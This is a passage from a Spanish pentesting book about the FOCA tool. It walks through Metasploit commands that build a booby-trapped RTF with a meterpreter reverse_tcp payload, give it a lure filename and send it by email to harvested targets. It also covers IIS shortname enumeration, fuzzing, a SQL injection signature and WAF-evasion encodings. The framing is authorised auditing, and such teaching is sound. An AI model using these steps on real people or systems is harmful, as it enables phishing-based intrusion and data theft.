Para preparar el fichero *RTF* modificado se podría utilizar el *framework Metasploit*[2], una aplicación muy utilizada por profesionales de la seguridad informática para realizar *tests* de penetración. Este *framework* incluye herramientas, bibliotecas, módulos y una *interfaz* de usuario, y su funcionalidad básica consiste en un lanzador de módulos que permite al usuario configurar un *exploit* y lanzarlo contra un equipo objetivo, de forma que, si el *exploit* tiene éxito, se ejecuta el *payload* en la máquina atacada. El *exploit*, por tanto, es un código escrito que trata de aprovechar una Vulnerabilidad en un programa, mientras que el *payload* es el código que se inyecta en la máquina a través del *exploit*, siendo el caso más habitual una *shell* inversa que establezca una conexión con el equipo del auditor para que este pueda interactuar con la máquina comprometida.

2 *HTTP://www.metasploit.com/*

Siguiendo con el ejemplo, el *pentester* tendría que consultar la base de datos de *exploits* de *Meta*sploit para comprobar si existe algún módulo que aproveche la Vulnerabilidad *Microsoft Office RTF Parsing Stack Overflow con CVE 2010 3333*, comprobando que, en efecto, el módulo *Microsoft Word RTF pFragments Stack Buffer Overflow (File Format)* implementa un *exploit* para dicha Vulnerabilidad.

El *pentester*, por tanto, tendria que seleccionar el *exploit ms10 087 rtf pfragments bof*, y elegir el *payload* deseado, como podría ser una *shell* reversa.

```
msf > use exploit/Windows/fileformat/ms10_087_rtf_pfragments_bof
msf exploit(ms10_087_rtf_pfragments_bof) > set payload windows/meterpreter/rever
se_tcp
```

A continuación se deben configurar adecuadamente los parametros de ambos para que el ataque tenga exito Para conocer las opciones de configuracion disponibles puede usarse la orden *show OPTIONS*:

```
msf exploit(ms10_087_rtf_pfragments_bof) > show OPTIONS
Module OPTIONS (exploit/Windows/fileformat/ms10_087_rtf_pfragments_bof).
Name Current Setting Required Description
---- --------------- -------- -----------
FILENAME msf.rtf yes The file name.
Payload OPTIONS (Windows/meterpreter/Reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC process yes Exit technique. seh.
LHost yes The listen address
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Automatic
```

Como puede observarse, el exploit presenta el parametro *FILENAME*, que sera el nombre del fichero *RTF* generado. Por defecto el nombre es *msf rtf*, por lo que habria que modificar ese nombre por uno con más posibilidades de ser abierto por las potenciales victimas, entrando en juego la habilidad del *pentester* en las tecnicas de ingenieria social El parametro mas importante del *payload* es *LHost*, que indica la dirección *IP* a la que el *payload* tratará de conectarse si el *exploit* tiene exito, y que debe apuntar al equipo del *pentester*.

```
msf exploit(ms10_087_rtf_pfragments_bof) > set FILENAME modificación_fechas_vaca-
ciones rtf
msf exploit(ms10_087_rtf_pfragments_bof) > set LHost IP_pentester
msf exploit(ms10_087_rtf_pfragments_bof) > exploit
```

En ese momento, el auditor enviaría por correo electronico el fichero modificacion fechas vacaciones *rtf* que se ha generado a la lista de potenciales victimas que se recopilo con *FOCA* Si finalmente alguna de ellas abre el fichero con una versión de *Office* vulnerable el ataque tendria exito y, por tanto, el *payload* devolvería una consola de *Meterpreter* con la que el atacante podria interaccionar y ejecutar una gran cantidad de acciones, como realizar un volcado de las cuentas de usuario almacenadas en la maquina local junto con sus hashes, activar un *sniffer* en la red interna

para capturar el tráfico o, incluso, utilizar esta máquina para tratar de ganar acceso a otros servidores de la red

URLs desde el pasado: FOCA + Archive.org

A la hora de realizar una auditoria a un sitio *web* que ya lleva un tiempo en Internet, una tarea que puede aportar una gran cantidad de información al *pentester* es realizar un repaso histórico de las diferentes versiones de la *web*.

Si bien los propios buscadores de Internet como *Google*, *Bing* o, incluso, *Robtex* o *Shodan* pueden ofrecer resultados que no es posible encontrar el momento de realizar la auditoria, debido a que se hayan producido cambios desde que el buscador realizó la consulta, el sitio *Archive.org "The Wayback Machine"*[3] va mucho mas allá en este sentido, ya que almacena unos 240 billones de páginas *web* que han sido archivadas desde el año 1996 y mantiene una línea temporal de la evolución de cada sitio *web*.

El funcionamiento de esta aplicación es muy sencillo, ya que basta con introducir la *Url* del sitio auditado en la caja de búsqueda y *Archive.org* mostrará un calendario y un *timeline* que permite al usuario navegar por las diferentes versiones de la página, de forma que es posible visualizar y estudiar cada una de las modificaciones realizadas en cada página del sitio

Archive.org permite acceder al listado completo de las *URLs* históricas de un sitio *web*, para lo que tan sólo hay que incluir un * delante de la *Url* auditada (en la posición correspondiente a la fecha) y otro detrás

Por ejemplo, si la *web* analizada fuera *HTTP://informatica64.com*, se obtendría el listado completo al solicitar el recurso *HTTP://web.archive.org/web/*/HTTP://informatica64.com/** El resultado es una tabla con seis columnas (*Url, FROM, TO, CAPTURES, DUPLICATES, UNIQUES*) que contendrá todas las *URLs* archivadas de ese dominio.

4 117 URLs have been captured for this domain

Show 100 entries Filter results (i.e. .txt)

URL	FROM	TO	CAPTURES	DUPLICATES	UNIQUES
http://informatica64.com/AddToCalendar.ashx?id=090011350	may 10, 2012	may 10, 2012	1	0	1
http://informatica64.com/AddToCalendar.ashx?id=0[illegible]0011620	ene 21, 2013	ene 21, 2013	1	0	1
http://informatica64.com/AddToCalendar.ashx?id=[illegible]1266	may 10, 2012	may 10, 2012	1	0	1
http://informatica64.com/ASCodigoFuente.aspx	sep 19, 2012	ene 15, 2013	5	0	[illegible]

Imagen 05.16: 4.117 *URLs* almacenadas para el dominio *informatica64.com*

Utilizando un sencillo *script* que extraiga todas las *URLs* de la tabla devuelta y que las vuelque a un fichero de texto, es posible cargar estos *links* a *FOCA* haciendo uso de la opción "Añadir *links* desde

3 *HTTP://*archive.org/*web/web.PHP*

un fichero", tal y como se mostró en el truco *FOCA + Spidering*, de modo que todos los enlaces serán mostrados como si fueran *URLs* de documentos a descargar y el motor de análisis de *URLs* comenzará a trabajar de forma automática, pudiendo el usuario completar el análisis con el resto de las opciones de *FOCA*.

Con este truco el auditor podrá analizar con *FOCA* las diferentes copias históricas de cada archivo, como el *robots.txt*, extraer los *metadatos* de las diferentes versiones de cada documento ofimático, acceder a archivos de una *web* antigua que aún sigan en el servidor o navegar por el tiempo hasta el punto de fallo, ya que en ocasiones puede ocurrir que alguna de las versiones almacenadas contenga fallos de seguridad o, incluso, que alguna de las copias fuera almacenada con el código fuente del sitio entregado al buscador, tal y como se muestra en la siguiente imagen con la *web* de *Apple.com* y un código en *PHP*.

```
web.archive.org/web/20100330101404/http   consultants.apple.com macame ra
<?php
        //Handle the top part that is highlighted in navigation.
        $link = "profiles";

        include("includes/page meta.php");
        //including java script in the header
 ?>
        <script type='text/javascript'>

                function caption_change(field) {
                        if(field == 'button1') {
                                document.getElementById('button1').className - tab-
                                document.getElementById('info1').style.display -

                                document.getElementById('button2') className - tab
                                document.getElementById('info2') style display - no
                        } else {
                                document.getElementById('button1') className - tab
                                document.getElementById('info1').style display - no

                                document.getElementById('info2').style display -
                                document.getElementById('button2') className - tab
                        }
                }
        </script>
<?php
        include("includes/page_top.php");

        //include( includes/omniture.php");
```

Imagen 05.17. Una copia de *Mac America PHP* en *Archive.org* devuelve el código *PHP*

El contar con una base histórica de *URLs* de un sitio da muchísima información. Podrán aparecer directorios antiguos aún publicados, aplicaciones inseguras, o servidores que no hayan podido ser localizados aún. Esta función da resultados fantásticos en cualquier proceso de auditoría.

Además, no solo se guardan las *URLs* o el código de las páginas *web*, sino que también es posible acceder a documentos multimedia como vídeos, archivos *Flash*, documentos ofimáticos en sus diferentes versiones y estados, y por supuesto con sus *metadatos*, información oculta y datos perdidos.

Show 50 entries — Filter ... doc

URL	FROM	TO	CAPTURES	DUPLICATES	UNIQUE
http://www.mda.mil/barbb/downloads/contrman.doc	ene 9, 2009	ene 9, 2009	.	0	2

Imagen 05.18. Dos copias únicas de este documento almacenadas en *Archive.org*

Incluso aunque el documento ofimático aún esté en la *web*, conviene ir a *Archive.org* a localizar todas las versiones de ese documento y descargarlas directamente desde *Archive.org*. Hay que tener presente que desde *Archive.org* se puede obtener la *Url* del sitio que se copió, pero también la *Url* del documento copiado por ellos en cada una de las fechas que tienen.

3. Plugins en FOCA

En la última versión que se hizo pública de *FOCA* se incorpora una pequeña *API*, que aunque no deja de ser un *interfaz* de conexión muy rudimentario, permite a los usuarios desarrollar y cargar *plugins*. En la actualidad hay creados ya varios *plugins*, que se presentarán a continuación, y que permiten sacar aún más partido a la herramienta, pero cualquier usuario puede desarrollar sus propios *plugins* para ampliar la funcionalidad de *FOCA*.

Por un lado, los eventos de la *API* de *FOCA* permiten a los *plugins* capturar determinados mensajes que les son enviados en cuanto estos se producen. Entre los eventos que se encuentran disponibles están *OnNewDomain*, *OnNewIP*, *OnNewURL*, *OnNewProject* y *OnNewDocument*, que son lo suficientemente autodescriptivos para saber cuándo se envían.




Imagen 05.19: Esquema de funcionamiento de la *API* de *FOCA*

Por otro lado, para que los *plugins* puedan interactuar con el *interfaz* gráfico de *FOCA*, la *API* pone a disposición del desarrollador muchas operaciones, como *AddDomain*, *Addproxy*, *AddBackup*, *AddUser*, *AssignRol* o *AddContextMenu*.

Con estos valores, por ejemplo, se podría capturar el descubrimiento de una nueva dirección *IP* y lanzar por ejemplo una herramienta específica para hacer un *fingerprinting* de *software web* específico y los resultados obtenidos enviarlos al proyecto de *FOCA* para que puedan ser mostrados en la interfaz de la herramienta.

En la parte final de este libro puede encontrarse un ejemplo en el que se muestra cómo desarrollar un *plugin* sencillo desde cero y en el que se cuentan todos y cada uno de los mensajes que se generan y cuándo se generan, para que se puedan adaptar las llamadas necesarias del *plugin* que se quiera

construir. Todos los *plugins* se instalan y desinstalan en *FOCA* a través de la opción *Load/Unload Plugins* del menú *Plugins*. Ahora vamos a ver los que ya están construidos.

Plugin .svn/entries parser

El objetivo final que persigue el uso de este *plugin* es tratar de averiguar el máximo posible de información relativa a la estructura interna de un servidor o de un dominio completo, y buscar archivos con información sensible para la seguridad, como pueden ser ficheros con contraseñas, conexiones a bases de datos o archivos con copias de seguridad, que los administradores hayan podido pasar por alto pensando que no eran accesibles y que, en última instancia, puedan permitir una escalada de privilegios.

El *plugin .svn/entries parser* permite analizar los ficheros *.svn/entries* que hayan sido descubiertos en alguno de los servidores del dominio auditado. Estos archivos almacenan la información de las últimas actualizaciones que se han realizado en un proyecto de desarrollo que utilice *SVN* como gestor de código, y son ficheros de texto en los que puede aparecer gran cantidad de información, como usuarios, rutas internas, fechas e información táctica de la compañía que puede ser de mucha utilidad para lanzar ataques de fuerza bruta, localizar ficheros ocultos o perdidos, o simplemente nuevas *URLs* de servidores *web* para analizarlos posteriormente con *FOCA*.

Una vez que *FOCA* ha descubierto un servidor con esta vulnerabilidad, el análisis de todos estos ficheros es posible realizarlo con el *plugin* de forma muy sencilla, ya que basta con indicar la dirección en la que está almacenado dicho fichero y el *plugin* clasificará los datos por extensiones y por ficheros, en forma de árbol.

Como se puede observar en la imagen 05.20, dentro de estos ficheros es posible localizar rutas a bases de datos o rutas a ficheros de *log* de errores. Hay que tener presente que esos ficheros supuestamente se encuentran en entornos de desarrollo, donde aún no se han aplicado todas las medidas de seguridad.




Imagen 05.20: Información localizada parseando un fichero *.svn/entries*.

De hecho, utilizando este *plugin* con el sitio *web* de *Apple*, investigadores de *Informática64* localizaron una *shell* de uso interno de esta compañía que permitía explorar todo el sistema de ficheros del servidor. Por supuesto el problema fue notificado a *Apple*, quienes, tras solucionarlo, publicaron en su *web* una mención dando crédito y agradeciendo el descubrimiento.

Plugin Web Fuzzer

El *plugin web Fuzzer* puede ayudar al *pentester* a localizar páginas y recursos no enlazados en un sitio *web*. Es que no estén enlazados por ningún otro archivo que esté en la *web*, y el que estén sin *Indexar* en los buscadores no quiere decir para nada que no esté allí el archivo. Para ello, mediante un escaneo automático basado en diccionarios y con patrones de comportamiento especiales se puede ampliar el número de ficheros localizados.

Durante las auditorías *web* es bastante habitual encontrar recursos en los mismos directorios donde se aloja la página *web*, que no han sido enlazados desde el sitio *web* porque el administrador no quiere que sean accedidos por los usuarios, pero que a él le resulta muy cómodo tener en esa misma localización. Los recursos que pueden encontrarse con esta técnica podrían incluir una copia de seguridad de una parte del sitio *web*, un *script* de mantenimiento, un panel de control del *CMS* o un *phpMyAdmin*, por citar algunos ejemplos.

El *Web Fuzzer* tiene un funcionamiento muy sencillo de entender. Para hacerlo funcionar tan solo se necesita un fichero que haga de diccionario con una buena cantidad de palabras comunes que sean habituales en los sitios *web*. Ese conjunto de términos del diccionario irá siendo sustituido en todas las peticiones *GET* que se realicen en la posición donde se ha escrito la palabra *FOCA* - que actúa como variable -, tal y como se muestra en la imagen siguiente.




Imagen 05.21: Configuración del *plugin Web Fuzzer*

En el ejemplo mostrado se había detectado con *FOCA* previamente que ese servidor estaba utilizando *mod_user_dir*. Por tanto, con el objetivo de encontrar todos los directorios de usuarios posibles que se encontraran en el servidor, se puede crear un archivo con la lista de usuarios localizados por *FOCA* en las fases anteriores de análisis de *metadatos* y añadir al diccionario una lista de usuarios comunes para que el *plugin* trate de comprobar si los recursos existen.

En los resultados que muestra el *plugin* se obtienen aquellas respuestas que han devuelto un determinado código de servidor y/o que son de un tamaño distinto en palabras, líneas o peso total en *bytes* a las que el usuario ha configurado para ser ocultadas y no generar ruido en la visualización de los mismos.




Imagen 05.22: Resultados obtenidos con el *plugin Web Fuzzer*

Como se puede ver, este *plugin* cuenta con unos botones que permiten exportar las *URLs* a un fichero, o seleccionar qué *URLs* descubiertas se tienen que enviar al proyecto principal de *FOCA* para continuar con el análisis de la nueva información descubierta.

Plugin IIS Shortname Extractor

El *plugin IIS Shortname Extractor* permite extraer el listado de ficheros de un servidor en el que *FOCA* haya localizado la vulnerabilidad *IIS Url Shortname*. Este *bug*, tal y como se explica en el capítulo 4, permite realizar un descubrimiento de archivos en un servidor *Internet Information Services* por medio del sistema de nombres acortados que aún incorpora el sistema de ficheros en *Microsoft Windows*.

Por tanto, un servidor *IIS* vulnerable es prácticamente como si tuviera un listado de directorios abiertos, ya que un atacante solo tendría que automatizar una herramienta, como este mismo *plugin*, para obtener la lista de ficheros y directorios almacenados en el servidor. Por este motivo es sorprendente la gran cantidad de servidores *web* vulnerables que es posible encontrar conectados a Internet, y llama especialmente la atención lo habitual que es localizar esta vulnerabilidad en sitios gubernamentales o relacionados con la seguridad nacional de muchos países, incluso de aquellos preocupados por la ciberseguridad.

Para localizar servidores vulnerables es posible utilizar *Shodan*. Simplemente usando la cadena de búsqueda *IIS*, *Shodan* devolverá equipos en los que en la cabecera Server devuelta por los servidores *web* ha encontrado esta cadena, es decir, servidores *Internet Information Services*, y *FOCA* buscará en todos los *IIS* que encuentre esta Vulnerabilidad, tal y como se ha visto anteriormente.

Un vez encontrado un servidor vulnerable, la extracción de la información de los ficheros y directorios alojados en él es una tarea sencilla que puede automatizarse con este *plugin* o con el que se presenta a continuación, que es en realidad una versión mejorada que aprovecha también la potencia del *Fuzzer*.




Imagen 05.23: Extrayendo información de los ficheros con el *plugin IIS Shortname Extractor*

Este *plugin* se hizo con bastantes limitaciones, así que se decidió hacer uno nuevo que aunara la potencia del *webfuzzering* y el *bug* de *IIS Short Name*, y es el siguiente que puedes ver a continuación.

NTFS Based Server Enumerator

El *plugin NTFS Based Server Enumerator* nace como una combinación de los dos anteriores, ya que hace uso tanto del scanner *IIS Short Name* como del *Web Fuzzer* para tratar de obtener la estructura interna del servidor analizado. Se trata este de un *plugin* altamente configurable, y presenta cuatro pestañas para que el auditor lo ajuste a sus necesidades.

En la primera pestaña se selecciona la *Url* a atacar, el tipo de servidor, si se desea utilizar el *Fuzzer* de carpetas para nombres de menos de 8 caracteres de longitud, los diccionarios para reconstruir las carpetas de 8:3 y un listado de *User-Agents* a utilizar.

En esta versión, a diferencia del *plugin* anterior, se soportan 3 tipos distintos de servidores distintos: *IIS* 5-6, *IIS* 7 y *Nginx* (en fase de pruebas en el momento de escribir este libro). A pesar de que en todos los servidores se explota la Vulnerabilidad de forma similar, existen ciertas variaciones entre

ellos. De hecho, aunque el servidor *Nginx* también es vulnerable a este *bug*, no tiene todas las posibilidades disponibles en los servidores *IIS*.

En la siguiente pestaña se encuentran los controles avanzados de rendimiento, en los que se puede configurar el número de hilos del *Fuzzer*, el del *scanner* de *short names* viene prefijado, el máximo número de hilos concurrentes, el número máximo de reintentos en caso de error en la petición de las *URLs* y el retraso en el lanzamiento de cada hilo según el tipo. Hay que tener en cuenta que tanto el scanning de ISS *Short name* - que es un ataque *Blind* - como el del *Fuzzer* - que es una fuerza bruta - son intensivos, así que para no tumbar el servidor conviene poder regular la intensidad del *plugin*.

En la sección de los diccionarios aparece la ruta relativa a cada uno de los diccionarios utilizados. Debe tenerse en cuenta que el único utilizado en el *Fuzzer* es el que viene indicado con el nombre, el resto se utilizan para recomponer el nombre de archivos y carpetas. (el del *User agent* no es configurable) y si se hace doble clic en los *textbox* aparece un cuadro de diálogo para seleccionar un diccionario propio.

En la cuarta pestaña se pueden configurar parámetros especiales como son el rango de símbolos a probar, el rango de carpetas con el mismo nombre a abarcar y la posibilidad de alterar el comportamiento del programa si el servidor incorpora algún tipo de protección que arroje código de redirección en caso de error.




Imagen 05.24: Opciones de configuración del *plugin NTFS Based Server Enumerator*

El *plugin NTFS Based Server Enumerator* presenta diferentes vistas para que el auditor pueda conocer en cualquier momento el estado del análisis. El panel de monitorización muestra un resumen del estado del *plugin* y del trabajo realizado, con información sobre el número de hilos en uso y la cantidad de elementos encontrados hasta el momento.

Por su parte, el panel de seguimiento ofrece información con mayor detalle de las peticiones que se están realizando y de otros mensajes sobre el estado del *plugin* para conocer si la ejecución está funcionando correctamente o si se está produciendo alguna situación anómala.

Y, por último, el panel gráfico de resumen permite apreciar de manera más visual los resultados obtenidos mediante un árbol autogenerado a partir del sitio *web* y las extensiones de los ficheros que causan un comportamiento especial por parte del servidor, generalmente errores 500.

Una de las características del funcionamiento de este *plugin* es que la interacción con *FOCA* es constante. Tras iniciar el *plugin*, la primera acción que se realiza es el envío de la *Url* a *FOCA* para que ésta busque en internet elementos como el *robot.txt* u otras *URLs*.

Después se queda esperando a recibir las direcciones *Url* reconocidas para regenerar un árbol de directorios del sitio *web* ya conocidos y hacer que el escaneo sea mucho más rápido. Cada vez que reconoce una *Url* completa y se procede a analizarla con el *plugin*, ésta *Url* es devuelta de nuevo a *FOCA* para que la analice buscando los métodos *HTTP* soportados, listados de directorios abiertos, ficheros *listing*, etcétera. Resulta obvio, pero digno de mención, que al configurar *FOCA* para que use un *Proxy*, los paquetes generados por el *plugin* también son redireccionados a través del *proxy*.

De manera automática el *plugin* está preparado para guardar el progreso del mismo cada 10 minutos en la carpeta "*C:\Users\Usuario\FOCA*". Del mismo modo, durante el proceso de inicio el *plugin* buscará dicho archivo para precargar el estado antes del último cierre. De modo adicional se presenta la posibilidad de realizar el proceso manual.

Como comentario final sobre el *plugin* habría que mencionar que el auditor puede realizar correcciones de forma manual en todo momento. En el mismo panel en el que se encuentran las opciones de carga y guardado se puede acceder a un menú especial que permite interactuar directamente con los resultados obtenidos por el *plugin*.

En dicho panel se muestra un listado desplegable con todas las direcciones *Url* encontradas y un campo de texto para las sugerencias. Si selecciona la opción "*check*" el *plugin* comprobará, de manera muy ligera, la validez de las opciones encontradas, en caso contrario forzará los cambios. El botón "*Remove*" eliminará la dirección *url* del *plugin* y el botón "*Apply*" procederá a efectuar los cambios.

Tal y como se comentaba al presentar el *plugin .svn entries parser*, para probar algunas funcionalidades de *FOCA* se había estudiado con la herramienta el dominio *Apple.com*, y además de descubrir y notificar algunas vulnerabilidades, se obtuvo la conclusión de en *Apple* no son demasiado propensos a usar solo su tecnología en lo que a los sitios *web* que publican se refiere.



rugby.apple.com
aspnet_client
system_web
index.html

2013-02-08 rugby.apple.com

A file-existence disclosure issue was addressed. We would like to acknowledge Chema Alonso and Jose Miguel Soriano of Informatica64.com for reporting this issue.

Imagen 05.25: Extracción de ficheros y reconocimiento del fallo en *Apple*

Por tanto, cuando el *plugin NTFS Based Server Enumerator* estuvo listo, el primer sitio con el que se probó fue con el de *Apple*. Así, tras realizar un pequeño test sobre uno de sus servidores *IIS* y extraer la lista de ficheros del servidor, el problema fue notificado a *Apple*, quienes lo comprobaron, arreglaron y agradecieron públicamente.

Plugin Auto SQLi searcher

Otro de los nuevos *plugins* disponibles para *FOCA* es el *plugin MySQL Injector*, que permite automatizar la extracción de datos de una aplicación web de la que se ha determinado que es vulnerable a un ataque de *SQL injection*.

Los ataques de *SQL injection* tienen éxito cuando una aplicación *web* concatena en las consultas a la base de datos la información enviada por los usuarios de la aplicación sin filtrar y sin validar, lo que abre la puerta a que un atacante pueda ejecutar comandos mediante la concatenación de datos manipulados para extraer y modificar la información del servidor.

Además de las técnicas de *SQL injection* y *Blind SQL injection*, el *plugin MySQL Injector* incorpora técnicas de evasión de *WAF* (*Web* Application Firewalls) para tratar de saltarse las protecciones y filtros que estos dispositivos establecen para proteger el servidor *web*.

La mayoría de los *WAF* e *IDS* (*Intrusion Detection Systems*) suelen configurarse como un *proxy* reverso o como un módulo del propio servidor *web* y se basan habitualmente en el uso de firmas, de forma que analizan cada una de las peticiones recibidas por el servidor buscando determinados patrones, como "*'or 1=1*", para bloquear aquellas peticiones que han sido marcadas como sospechosas en la política establecida por el administrador.

El siguiente código podría ser un ejemplo (sencillo) de una firma de un *WAF* que protege al servidor de ataques *SQL injection*:

```
alert tcp any any -> $HTTP SERVERS $HTTP_PORTS \
(msg: "Detectado ataque SQL injection, Tu IP ha sido registrada"; \
flow: to server, established; content: "' or 1=1 --"; nocase; sid: 1; rev:1;)
```




Imagen 05.26: Configuración del *plugin MySQL Injector*

El *plugin MySQL Injector* hace uso de diferentes técnicas para tratar de evadir estos filtros, como la sustitución del operador "*and*" por los caracteres "%26%26", o del operador "*or*" por "||", el uso de comentarios ("*or/**...**/*") o la intercalación de letras mayúsculas y minúsculas en la petición, y el usuario de *FOCA* puede elegir y modificar estos parámetros en las opciones de configuración del *plugin*, tal y como se muestra en la imagen 05.25 de la página anterior.

